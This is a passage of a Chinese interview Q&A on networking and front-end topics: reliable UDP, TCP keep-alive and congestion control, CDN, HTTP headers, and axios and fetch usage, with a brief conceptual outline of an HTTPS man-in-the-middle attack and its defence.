详细说明：送端发送数据时，生成一个随机seq=x，然后每一片按照数据大小分配seq。数据到达接收端后接收端放入缓存，并发送一个ack=x的包，表示对方已经收到了数据。发送端收到了ack包后，删除缓冲区对应的数据。时间到后，定时任务检查是否需要重传数据。

目前有如下开源程序利用udp实现了可靠的数据传输。分别为**RUDP、RTP、UDT\**。

1、RUDP（Reliable User Datagram Protocol）

**RUDP 提供一组数据服务质量增强机制，如拥塞控制的改进、重发机制及淡化服务器算法等\**，从而在包丢失和网络拥塞的情况下， RTP 客户机（实时位置）面前呈现的就是一个高质量的 RTP 流。在不干扰协议的实时特性的同时，可靠 UDP 的拥塞控制机制允许 TCP 方式下的流控制行为。

2、RTP（Real Time Protocol）

**RTP为数据提供了具有实时特征的端对端传送服务\**，如在组播或单播网络服务下的交互式视频音频或模拟数据。

应用程序通常在 UDP 上运行 RTP 以便使用其多路结点和校验服务；这两种协议都提供了传输层协议的功能。但是 RTP 可以与其它适合的底层网络或传输协议一起使用。如果底层网络提供组播方式，那么 RTP 可以使用该组播表传输数据到多个目的地。

RTP 本身并没有提供按时发送机制或其它服务质量（QoS）保证，它依赖于底层服务去实现这一过程。 RTP 并不保证传送或防止无序传送，也不确定底层网络的可靠性。 RTP 实行有序传送， RTP 中的序列号允许接收方重组发送方的包序列，同时序列号也能用于决定适当的包位置，例如：在视频解码中，就不需要顺序解码。

3、UDT（UDP-based Data Transfer Protocol）

基于UDP的数据传输协议（UDP-basedData Transfer Protocol，简称UDT）是一种互联网数据传输协议。**UDT的主要目的是支持高速广域网上的海量数据传输\**，而互联网上的标准数据传输协议TCP在高带宽长距离网络上性能很差。

顾名思义，UDT建于UDP之上，并引入新的拥塞控制和数据可靠性控制机制。UDT是面向连接的双向的应用层协议。它同时支持可靠的数据流传输和部分可靠的数据报传输。由于UDT完全在UDP上实现，它也可以应用在除了高速数据传输之外的其它应用领域，例如点到点技术（P2P），防火墙穿透，多媒体数据传输等等。

#### 5.31 数据量很大的时候UDP怎么可靠传输

**参考答案**：

基于UDP的数据传输协议（UDP-basedData Transfer Protocol，简称UDT）是一种互联网数据传输协议。**UDT的主要目的是支持高速广域网上的海量数据传输\**，而互联网上的标准数据传输协议TCP在高带宽长距离网络上性能很差。

顾名思义，UDT建于UDP之上，并引入新的拥塞控制和数据可靠性控制机制。UDT是面向连接的双向的应用层协议。它同时支持可靠的数据流传输和部分可靠的数据报传输。由于UDT完全在UDP上实现，它也可以应用在除了高速数据传输之外的其它应用领域，例如点到点技术（P2P），防火墙穿透，多媒体数据传输等等。

#### 5.32 TCP断点重传怎么实现的

**参考答案**:

断点续传的关键是断点，所以在制定传输协议的时候要设计好，如下图，我自定义了一个交互协议，每次下载请求都会带上下载的起始点，这样就可以支持从断点下载了，其实HTTP里的断点续传也是这个原理，在HTTP的头里有个可选的字段RANGE，表示下载的范围

#### 

#### 5.33 http多个tcp连接怎么实现的？

**参考答案**：

某些服务器对 Connection: keep-alive 的 Header 进行了支持。意思是说，完成这个 HTTP 请求之后，不要断开 HTTP 请求使用的 TCP 连接。这样的好处是连接可以被重新使用，之后发送 HTTP 请求的时候不需要重新建立 TCP 连接，以及如果维持连接，那么 SSL 的开销也可以避免

#### 5.34 keep-alive是什么？

**参考答案**：

**什么是KeepAlive**

* KeepAlive可以简单理解为一种状态保持或重用机制，比如当一条连接建立后，我们不想它立刻被关闭，如果实现了KeepAlive机制，就可以通过它来实现连接的保持
* HTTP的KeepAlive在HTTP 1.0版本默认是关闭的，但在HTTP1.1是默认开启的；操作系统里TCP的KeepAlive默认也是关闭，但一般应用都会修改设置来开启。因此网上TCP流量中基于KeepAlive的是主流
* HTTP的KeepAlive和TCP的KeepAlive有一定的依赖关系，名称又一样，因此经常被混淆，但其实是不同的东西，下面具体分析一下

**TCP为什么要做KeepAlive**

* 我们都知道TCP的三次握手和四次挥手。当两端通过三次握手建立TCP连接后，就可以传输数据了，数据传输完毕，连接并不会自动关闭，而是一直保持。只有两端分别通过发送各自的FIN报文时，才会关闭自己侧的连接。
* 这个关闭机制看起来简单明了，但实际网络环境千变万化，衍生出了各种问题。假设因为实现缺陷、突然崩溃、恶意攻击或网络丢包等原因，一方一直没有发送FIN报文，则连接会一直保持并消耗着资源，为了防止这种情况，一般接收方都会主动中断一段时间没有数据传输的TCP连接，比如LVS会默认中断90秒内没有数据传输的TCP连接，F5会中断5分钟内没有数据传输的TCP连接
* 但有的时候我们的确不希望中断空闲的TCP连接，因为建立一次TCP连接需要经过一到两次的网络交互，且由于TCP的slow start机制，新的TCP连接开始数据传输速度是比较慢的，我们希望通过连接池模式，保持一部分空闲连接，当需要传输数据时，可以从连接池中直接拿一个空闲的TCP连接来全速使用，这样对性能有很大提升
* 为了支持这种情况，TCP实现了KeepAlive机制。KeepAlive机制并不是TCP规范的一部分，但无论Linux和Windows都实现实现了该机制。TCP实现里KeepAlive默认都是关闭的，且是每个连接单独设置的，而不是全局设置
* 另外有一个特殊情况就是，当某应用进程关闭后，如果还有该进程相关的TCP连接，一般来说操作系统会自动关闭这些连接

#### 5.35 tcp/ip协议栈、网络模型

**参考答案**:

TCP/IP 协议栈是一系列网络协议的总和，是构成网络通信的核心骨架，它定义了电子设备如何连入因特网，以及数据如何在它们之间进行传输。TCP/IP 协议采用4层结构，分别是**应用层、传输层、网络层和链路层**，

* **链路层**：对0和1进行分组，定义数据帧，确认主机的物理地址，传输数据；
* **网络层**：定义IP地址，确认主机所在的网络位置，并通过IP进行MAC寻址，对外网数据包进行路由转发；
* **传输层**：定义端口，确认主机上应用程序的身份，并将数据包交给对应的应用程序；
* **应用层**：定义数据格式，并按照对应的格式解读数据。

#### 5.36 504 如何排查

**参考答案**：

排查步骤：

1. 检查500/502/504错误截图，判断是负载均衡问题，高防/安全网络配置问题，还是后端ECS配置问题。
2. 如果有高防/安全网络，请确认高防/安全网络的七层转发配置正确。
3. 请确认是所有客户端都有问题，还仅仅是部分客户端有问题。如果仅仅是部分客户端问题，排查该客户端是否被云盾阻挡，或者负载均衡域名或者IP是否被ISP运营商拦截。
4. 检查负载均衡状态，是否有后端ECS健康检查失败的情况，如果有健康检查失败，解决健康检查失败问题。
5. 在客户端用hosts文件将负载均衡的服务地址绑定到后端服务器的IP地址上，确认是否是后端问题。如果5XX错误间断发生，很可能是后端某一台ECS服务器的配置问题。
6. 尝试将七层负载均衡切换为四层负载均衡，查看问题是否会复现。
7. 检查后端ECS服务器是否存在CPU、内存、磁盘或网络等性能瓶颈。
8. 如果确认是后端服务器问题，请检查后端ECS Web服务器日志是否有相关错误，Web服务是否正常运行，确认Web访问逻辑是否有问题，卸载服务器上杀毒软件重启测试。
9. 检查后端ECS Linux操作系统的TCP内核参数是否配置正确。

#### 5.37 tcp 是如何确保有效传输的，拥塞控制

**参考答案**：

通过以下7种方式确保有效传输

* 校验和
* 序列号
* 确认应答
* 超时重传
* 连接管理
* 流量控制
* 拥塞控制

**TCP 拥塞控制**

TCP不仅可以可以控制端到端的数据传输，还可以对网络上的传输进行监控。这使得TCP非常强大智能，它会根据网络情况来调整自己的收发速度。网络顺畅时就可以发的快，拥塞时就发的相对慢一些。拥塞控制算法主要有四种：**慢启动，拥塞避免，快速重传，快速恢复。**

* 慢启动和拥塞避免  
  慢启动和拥塞避免算法必须被TCP发送端用来控制正在向网络输送的数据量。为了  
  实现这些算法，必须向TCP每连接状态加入两个参量。拥塞窗口（cwnd）是对发送端收到确  
  认（ACK）之前能向网络传送的最大数据量的一个发送端限制，接收端通知窗口（rwnd）是对  
  未完成数据量的接收端限制。cwnd和rwnd的最小值决定了数据传送。  
  另一个状态参量，慢启动阀值（ssthresh），被用来确定是用慢启动还是用拥塞避免  
  算法来控制数据传送。  
  在不清楚环境的情况下向网络传送数据，要求TCP缓慢地探测网络以确定可用流量，避免突然传送大量数据而使网络拥塞。在开始慢启动时cwnd为1，每收到一个用于确认新数据的ACK至多增加SMSS（SENDER MAXIMUM SEGMENT SIZE）字节。  
  慢启动算法在cwndssthresh时使用。当cwnd和ssthresh相等时，发送端既可以使用慢启动也可以使用拥塞避免。  
  当拥塞发生时，ssthresh被设置为当前窗口大小的一半（cwnd和接收方通告窗口大小的最小值，但最少为2个报文段）。如果是超时重传，cwnd被设置为1个报文段（这就是慢启动，其实慢启动也不慢，它是指数性增长，只是它的起始比较低）当达到ssthresh时，进入拥塞避免算法（拥塞避免是线性增长）。
* 快速重传和快速恢复  
  当接收端收到一个顺序混乱的数据，它应该立刻回复一个重复的ACK。这个ACK的目的是通知发送端收到了一个顺序紊乱的数据段，以及期望的序列号。发送端收到这个重复的ACK可能有多种原因，可能丢失或者是网络对数据重新排序等。在收到三个重复ACK之后（包含第一次收到的一共四个同样的ACK），TCP不等重传定时器超时就重传看起来已经丢失（可能数据绕路并没有丢失）的数据段。因为这个在网络上并没有超时重传那么恶劣，所以不会进入慢启动，**而进入快速恢复**。快速恢复首先会把ssthresh减半(一般还会四舍五入到数据段的倍数)，然后cwnd=ssthresh+收到重复ACK报文段累计的大小。

#### 5.38 CDN

**参考答案**：

CDN的全称是Content Delivery Network，即内容分发网络。其目的是通过在现有的internet中增加一层新的网络架构，将网站的内容发布到最接近用户的网络边缘，使用户可以就近取得所需的内容，提高用户访问网站的响应速度。CDN有别于镜像，因为它比镜像更智能，或者可以做这样一个比喻：CDN=更智能的镜像+缓存+流量导流。因而，CDN可以明显提高Internet网络中信息流动的效率。从技术上全面解决由于网络带宽小、用户访问量大、网点分布不均等问题，提高用户访问网站的响应速度。

#### 5.39 xhr 的 readyState

**参考答案**：

readyState是XMLHttpRequest对象的一个属性，用来标识当前XMLHttpRequest对象处于什么状态。  
readyState总共有5个状态值，分别为0~4，每个值代表了不同的含义

0：初始化，XMLHttpRequest对象还没有完成初始化

1：载入，XMLHttpRequest对象开始发送请求

2：载入完成，XMLHttpRequest对象的请求发送完成

3：解析，XMLHttpRequest对象开始读取服务器的响应

4：完成，XMLHttpRequest对象读取服务器响应结束

#### 5.40 axios的拦截器原理及应用

**参考答案**：

**应用场景**  
请求拦截器用于在接口请求之前做的处理，比如为每个请求带上相应的参数（token，时间戳等）。  
返回拦截器用于在接口返回之后做的处理，比如对返回的状态进行判断（token是否过期）。

**拦截器的使用**

1. 在src目录下建立api文件夹
2. 文件夹内建立axios.js文件，进行接口请求的初始化配置

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | import axios from 'axios'  let instance = axios.create({      baseURL: "<http://localhost:3000/>",      headers: {          'content-type': 'application/x-www-form-urlencoded'      }  })  //请求拦截器  instance.interceptors.request.use(config => { //拦截请求，做统一处理      const token = "asdasdk"      //在每个http header都加上token      config.headers.authorization = token  **return** config  }, err => {//失败  **return** Promise.reject(err)  })  //响应拦截器  instance.interceptors.response.use(response => { //拦截响应，做统一处理  **if** (response.data.code) {  **switch** (response.data.code) {  **case** 200:                  console.log("1111")          }      }  **return** response  }, err => { //无响应时的处理  **return** Promise.reject(err.response.status)  })  export **default** instance |


1. 在main.js中引入，并将其绑定到Vue原型上，设为全局，不用在每个页面重新引入

|  |  |
| --- | --- |
| 1  2 | import instance from './api/axios'  Vue.prototype.$http = instance |

1. 页面使用

|  |  |
| --- | --- |
| 1  2 | **this**.$http.get(url).then(r => console.log(r)).**catch**(err => console.log(err))  **this**.$http.post(url, params).then(r => console.log(r)).**catch**(err => console.log(err)) |


1. 效果展示





**axios拦截器实现原理剖析**

axios接口请求内部流程

axios原理简化

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43 | **function** Axios(){  **this**.interceptors = {          //两个拦截器          request: **new** interceptorsManner(),          response: **new** interceptorsManner()      }  }  //真正的请求  Axios.prototype.request = **function**(){      let chain = [dispatchRequest, undefined];//这儿的undefined是为了补位，因为拦截器的返回有两个      let promise = Promise.resolve();      //将两个拦截器中的回调加入到chain数组中  **this**.interceptors.request.handler.forEach((interceptor)=>{          chain.unshift(interceptor.fulfilled, interceptor.rejected);      })  **this**.interceptors.response.handler.forEach((interceptor)=>{          chain.push(interceptor.fulfilled, interceptor.rejected);      })  **while**(chain.length){          //promise.then的链式调用，下一个then中的chain为上一个中的返回值，每次会减去两个          //这样就实现了在请求的时候，先去调用请求拦截器的内容，再去请求接口，返回之后再去执行响应拦截器的内容          promise = promise.then(chain.shift(),chain.shift());      }  }  **function** interceptorsManner(){  **this**.handler = [];  }  interceptorsManner.prototype.use = **function**(fulfilled,rejected){      //将成功与失败的回调push到handler中  **this**.handler.push({          fulfilled: fulfilled,          rejected: rejected      })  }  //类似方法批量注册,实现多种请求  util.forEach(["get","post","delete"],(methods)=>{      Axios.prototype[methods] = **function**(url,config){  **return** **this**.request(util.merge(config||{},{//合并              method: methods,              url: url          }))      }  }) |

#### 5.41 介绍下 HTTPS 中间人攻击

**参考答案**：

https 协议由 http + ssl 协议构成。

中间人攻击过程如下：

1. 服务器向客户端发送公钥；
2. 攻击者截获公钥，保留在自己手上；
3. 然后攻击者自己生成一个【伪造的】公钥，发给客户端；
4. 客户端收到伪造的公钥后，生成加密 hash（秘钥） 值发给服务器；
5. 攻击者获得加密 hash 值，用自己的私钥解密获得真秘钥；
6. 同时生成假的加密 hash 值，发给服务器；
7. 服务器用私钥解密获得假秘钥；
8. 服务器用假秘钥加密传输信息；

防范方法：

服务器在发送浏览器的公钥中加入 CA 证书，浏览器可以验证 CA 证书的有效性；（现有 HTTPS 很难被劫持，除非信任了劫持者的 CA 证书）。

#### 5.42 SSL 连接断开后如何恢复？

**参考答案**：

**Session ID**

每一次的会话都有一个编号，当对话中断后，下一次重新连接时，只要客户端给出这个编号，服务器如果有这个编号的记录，那么双方就可以继续使用以前的密钥，而不用重新生成一把。

**Session Ticket**

session ticket 是服务器在上一次对话中发送给客户的，这个 ticket 是加密的，只有服务器可能够解密，里面包含了本次会话的信息，比如对话密钥和加密方法等。这样不管我们的请求是否转移到其他的服务器上，当服务器将 ticket 解密以后，就能够获取上次对话的信息，就不用重新生成对话秘钥了。

#### 5.43 hosts 文件是什么？

**参考答案**：

hosts 文件是个没有扩展名的系统文件，其作用就是将网址域名和其对应的 IP 地址建立一个关联“数据库”，当用户在浏览器中输入一个 url 时，系统会首先自动从 hosts 文件中寻找对应的 IP 地址。

#### 5.44 同域请求的并发数限制的原因

**参考答案**：

浏览器的并发请求数目限制是针对同一域名的，同一时间针对同一域名下的请求有一定数量限制，超过限制数目的请求会被阻塞（chorme和firefox的限制请求数都是6个）。

限制其数量的原因是：基于浏览器端口的限制和线程切换开销的考虑，浏览器为了保护自己不可能无限量的并发请求，如果一次性将所有请求发送到服务器，也会造成服务器的负载上升。

#### 5.45 cdn加速原理

**参考答案**：

1. 当用户点击网站页面上的url时，经过本地dns系统解析，dns系统会将域名的解析权给交cname指向的cdn专用dns服务器。
2. cdn的dns服务器将cdn的全局负载均衡设备ip地址返回给用户。
3. 用户向cdn的全局负载均衡设备发起内容url访问请求。
4. cdn全局负载均衡设备根据用户ip，以及用户请求的内容url，选择一台用户所属区域的区域负载均衡设备
5. 区域负载均衡设备会为用户选择一台合适的缓存服务器提供服务，选择的依据包括：根据用户IP地址，判断哪一台服务器距用户最近；根据用户所请求的URL中携带的内容名称，判断哪一台服务器上有用户所需内容；查询各个服务器当前的负载情况，判断哪一台服务器尚有服务能力。基于以上这些条件的综合分析之后，区域负载均衡设备会向全局负载均衡设备返回一台缓存服务器的IP地址全局负载均衡设备把服务器的IP地址返回给用户。
6. 用户向缓存服务器发起请求，缓存服务器响应用户请求，将用户所需内容传送到用户终端。如果这台缓存服务器上没有用户想要的内容，而区域均衡设备依然将它分配给了用户，那么这台服务器 就要向它的上一级缓存服务器发起请求内容，直至追溯到网站的源服务器将内容拉回给用户。

#### 5.46 创建ajax过程

**参考答案**：

1. 创建XMLHttpRequest对象,也就是创建一个异步调用对象.
2. 创建一个新的HTTP请求,并指定该HTTP请求的方法、URL及验证信息.
3. 设置响应HTTP请求状态变化的函数.
4. 发送HTTP请求.
5. 获取异步调用返回的数据.
6. 使用JavaScript和DOM实现局部刷新.

#### 5.47 常用的http请求头以及响应头详

**参考答案：**

**一、常用的http请求头**

**1.Accept**

* **Accept: text/html** 浏览器可以接受服务器回发的类型为 text/html。
* **Accept: \*/\*** 代表浏览器可以处理所有类型,(一般浏览器发给服务器都是发这个)。

**2.Accept-Encoding**

* **Accept-Encoding: gzip, deflate** 浏览器申明自己接收的编码方法，通常指定压缩方法，是否支持压缩，支持什么压缩方法（gzip，deflate），（注意：这不是只字符编码）。

**3.Accept-Language**

* **Accept-Language:zh-CN,zh;q=0.9** 浏览器申明自己接收的语言。

**4.Connection**

* **Connection: keep-alive** 当一个网页打开完成后，客户端和服务器之间用于传输HTTP数据的TCP连接不会关闭，如果客户端再次访问这个服务器上的网页，会继续使用这一条已经建立的连接。
* **Connection: close** 代表一个Request完成后，客户端和服务器之间用于传输HTTP数据的TCP连接会关闭， 当客户端再次发送Request，需要重新建立TCP连接。

**5.Host（发送请求时，该报头域是必需的）**

* **Host：** 请求报头域主要用于指定被请求资源的Internet主机和端口号，它通常从HTTP URL中提取出来的。

**6.Referer**

* **Referer:** 当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的，服务器籍此可以获得一些信息用于处理。

**7.User-Agent**

* **User-Agent:Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36** 告诉HTTP服务器， 客户端使用的操作系统和浏览器的名称和版本。

**8.Cache-Control**

* **Cache-Control:private** 默认为private 响应只能够作为私有的缓存，不能再用户间共享
* **`\**Cache-Control:public\*\* `\*\*响应会被缓存，并且在多用户间共享。正常情况, 如果要求HTTP认证,响应会自动设置为 private.
* **Cache-Control:must-revalidate** 响应在特定条件下会被重用，以满足接下来的请求，但是它必须到服务器端去验证它是不是仍然是最新的。
* **Cache-Control:no-cache** 响应不会被缓存,而是实时向服务器端请求资源。
* **Cache-Control:max-age=10** 设置缓存最大的有效时间，但是这个参数定义的是时间大小（比如：60）而不是确定的时间点。单位是[秒 seconds]。
* **Cache-Control:no-store**在任何条件下，响应都不会被缓存，并且不会被写入到客户端的磁盘里，这也是基于安全考虑的某些敏感的响应才会使用这个。

**9.Cookie**

Cookie是用来存储一些用户信息以便让服务器辨别用户身份的（大多数需要登录的网站上面会比较常见），比如cookie会存储一些用户的用户名和密码，当用户登录后就会在客户端产生一个cookie来存储相关信息，这样浏览器通过读取cookie的信息去服务器上验证并通过后会判定你是合法用户，从而允许查看相应网页。当然cookie里面的数据不仅仅是上述范围，还有很多信息可以存储是cookie里面，比如sessionid等。

**10.Range（用于断点续传）**

* **Range:bytes=0-5** 指定第一个字节的位置和最后一个字节的位置。用于告诉服务器自己想取对象的哪部分。

**二、常用的http响应头**

**1.Cache-Control（对应请求中的Cache-Control）**

* **Cache-Control:private** 默认为private 响应只能够作为私有的缓存，不能再用户间共享
* **\Cache-Control:public\*\*** 浏览器和缓存服务器都可以缓存页面信息。
* **Cache-Control:must-revalidate** 对于客户机的每次请求，代理服务器必须想服务器验证缓存是否过时。
* **Cache-Control:no-cache** 浏览器和缓存服务器都不应该缓存页面信息。
* **Cache-Control:max-age=10** 是通知浏览器10秒之内不要烦我，自己从缓冲区中刷新。
* **Cache-Control:no-store** 请求和响应的信息都不应该被存储在对方的磁盘系统中。

**2.Content-Type**

* **Content-Type：text/html;charset=UTF-8** 告诉客户端，资源文件的类型，还有字符编码，客户端通过utf-8对资源进行解码，然后对资源进行html解析。通常我们会看到有些网站是乱码的，往往就是服务器端没有返回正确的编码。

**3.Content-Encoding**

* **Content-Encoding:gzip** 告诉客户端，服务端发送的资源是采用gzip编码的，客户端看到这个信息后，应该采用gzip对资源进行解码。

**4.Date**

* **Date: Tue, 03 Apr 2018 03:52:28 GMT** 这个是服务端发送资源时的服务器时间，GMT是格林尼治所在地的标准时间。http协议中发送的时间都是GMT的，这主要是解决在互联网上，不同时区在相互请求资源的时候，时间混乱问题。

**5.Server**

* **Server：Tengine/1.4.6** 这个是服务器和相对应的版本，只是告诉客户端服务器信息**。**

**6.Transfer-Encoding**

* **Transfer-Encoding：chunked** 这个响应头告诉客户端，服务器发送的资源的方式是分块发送的。一般分块发送的资源都是服务器动态生成的，在发送时还不知道发送资源的大小，所以采用分块发送，每一块都是独立的，独立的块都能标示自己的长度，最后一块是0长度的，当客户端读到这个0长度的块时，就可以确定资源已经传输完了。

**7.Expires**

* **Expires:Sun, 1 Jan 2000 01:00:00 GMT** 这个响应头也是跟缓存有关的，告诉客户端在这个时间前，可以直接访问缓存副本，很显然这个值会存在问题，因为客户端和服务器的时间不一定会都是相同的，如果时间不同就会导致问题。所以这个响应头是没有Cache-Control：max-age=\*这个响应头准确的，因为max-age=date中的date是个相对时间，不仅更好理解，也更准确。

**8.Last-Modified**

* **Last-Modified: Dec, 26 Dec 2015 17:30:00 GMT** 所请求的对象的最后修改日期(按照 RFC 7231 中定义的“超文本传输协议日期”格式来表示)

**9.Connection**

* **Connection：keep-alive** 这个字段作为回应客户端的Connection：keep-alive，告诉客户端服务器的tcp连接也是一个长连接，客户端可以继续使用这个tcp连接发送http请求。

**10.Etag**

* **ETag: "737060cd8c284d8af7ad3082f209582d"** 就是一个对象（比如URL）的标志值，就一个对象而言，比如一个html文件，如果被修改了，其Etag也会别修改，所以，ETag的作用跟Last-Modified的作用差不多，主要供WEB服务器判断一个对象是否改变了。比如前一次请求某个html文件时，获得了其 ETag，当这次又请求这个文件时，浏览器就会把先前获得ETag值发送给WEB服务器，然后WEB服务器会把这个ETag跟该文件的当前ETag进行对比，然后就知道这个文件有没有改变了。

**11.Refresh**

* \*Refresh: \* 用于重定向，或者当一个新的资源被创建时。默认会在5秒后刷新重定向。

**12.Access-Control-Allow-Origin**

* **Access-Control-Allow-Origin: \*** 号代表所有网站可以跨域资源共享，如果当前字段为那么Access-Control-Allow-Credentials就不能为true
* **Access-Control-Allow-Origin:**[**www.baidu.com**](http://www.baidu.com/) 指定哪些网站可以跨域资源共享

**13.Access-Control-Allow-Methods**

* **Access-Control-Allow-Methods：GET,POST,PUT,DELETE** 允许哪些方法来访问

**14.Access-Control-Allow-Credentials**

* **Access-Control-Allow-Credentials: true** 是否允许发送cookie。默认情况下，Cookie不包括在CORS请求之中。设为true，即表示服务器明确许可，Cookie可以包含在请求中，一起发给服务器。这个值也只能设为true，如果服务器不要浏览器发送Cookie，删除该字段即可。如果access-control-allow-origin为\*，当前字段就不能为true

**15.Content-Range**

* **Content-Range: bytes 0-5/7877** 指定整个实体中的一部分的插入位置，他也指示了整个实体的长度。在服务器向客户返回一个部分响应，它必须描述响应覆盖的范围和整个实体长度。

#### 5.48 fetch 请求方式

**参考答案**：

**fetch**

Fetch API 是近年来被提及将要取代XHR的技术新标准，是一个 HTML5 的 API。  
Fetch 并不是XHR的升级版本，而是从一个全新的角度来思考的一种设计。Fetch 是基于 Promise 语法结构，而且它的设计足够低阶，这表示它可以在实际需求中进行更多的弹性设计。对于**XHR**所提供的能力来说，Fetch 已经足够取代XHR，并且提供了更多拓展的可能性。

**基本用法**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | // 获取 some.json 资源  fetch('some.json')   .then(**function**(response) {  **return** response.json();   })   .then(**function**(data) {      console.log('data', data);   })   .**catch**(**function**(error) {      console.log('Fetch Error: ', error);   });    // 采用ES2016的 async/await 语法  async **function**() {  **try** {      const response = await fetch('some.json');      const data = response.json();      console.log('data', data);   } **catch** (error) {      console.log('Fetch Error: ', error)   }  } |

**fetch.Post请求**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | fetch('<https://www.api.com/api/xxx>', {      method: 'POST',      headers: {          'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'      },      body: 'a=1&b=2',  }).then(resp => resp.json()).then(resp => {      console.log(resp)  }); |

**fetch.Get请求**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | fetch('<https://www.api.com/api/xxx?location=>北京&key=bc08513d63c749aab3761f77d74fe820',{      method:'GET'  }) // 返回一个Promise对象  .then((res)=>{  **return** res.json();  })  .then((res)=>{      console.log(res) // res是最终的结果  }) |

**fetch请求网页**

|  |  |
| --- | --- |
| 1  2  3 | fetch('<https://www.api.com/api/xxx>')      .then(response => response.text())      .then(data => console.log(data)); |

**自定义header**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | **var** headers = **new** Headers({      "Content-Type": "text/plain",      "X-Custom-Header": "aaabbbccc",  });    **var** formData = **new** FormData();  formData.append('name', 'lxa');  formData.append('file', someFile);    **var** config = {      credentials: 'include', // 支持cookie      headers: headers, // 自定义头部      method: 'POST', // post方式请求      body: formData // post请求携带的内容  };    fetch('<https://www.api.com/api/xxx>', config)      .then(response => response.json())      .then(data => console.log(data));    // 或者这样添加头部  **var** content = "Hello World";  **var** myHeaders = **new** Headers();  myHeaders.append("Content-Type", "text/plain");  myHeaders.append("Content-Length", content.length.toString());  myHeaders.append("X-Custom-Header", "ProcessThisImmediately"); |

**fetch其他参数**

* method: 请求的方法，例如：GET,POST。
* headers: 请求头部信息，可以是一个简单的对象，也可以是 Headers 类实例化的一个对象。
* body: 需要发送的信息内容，可以是Blob,BufferSource,FormData,URLSearchParams或者USVString。注意，GET,HEAD方法不能包含body。
* mode: 请求模式，分别有cors,no-cors,same-origin,navigate这几个可选值。
  + cors: 允许跨域，要求响应中Acess-Control-Allow-Origin这样的头部表示允许跨域。
  + no-cors: 只允许使用HEAD,GET,POST方法。
  + same-origin: 只允许同源请求，否则直接报错。
  + navigate: 支持页面导航。
* credentials: 表示是否发送cookie，有三个选项
  + omit: 不发送cookie。
  + same-origin: 仅在同源时发送cookie。
  + include: 发送cookie。
* cache: 表示处理缓存的策略。
* redirect: 表示发生重定向时，有三个选项
  + follow: 跟随。
  + error: 发生错误。
  + manual: 需要用户手动跟随。
* integrity: 包含一个用于验证资资源完整性的字符串

|  |  |
| --- | --- |
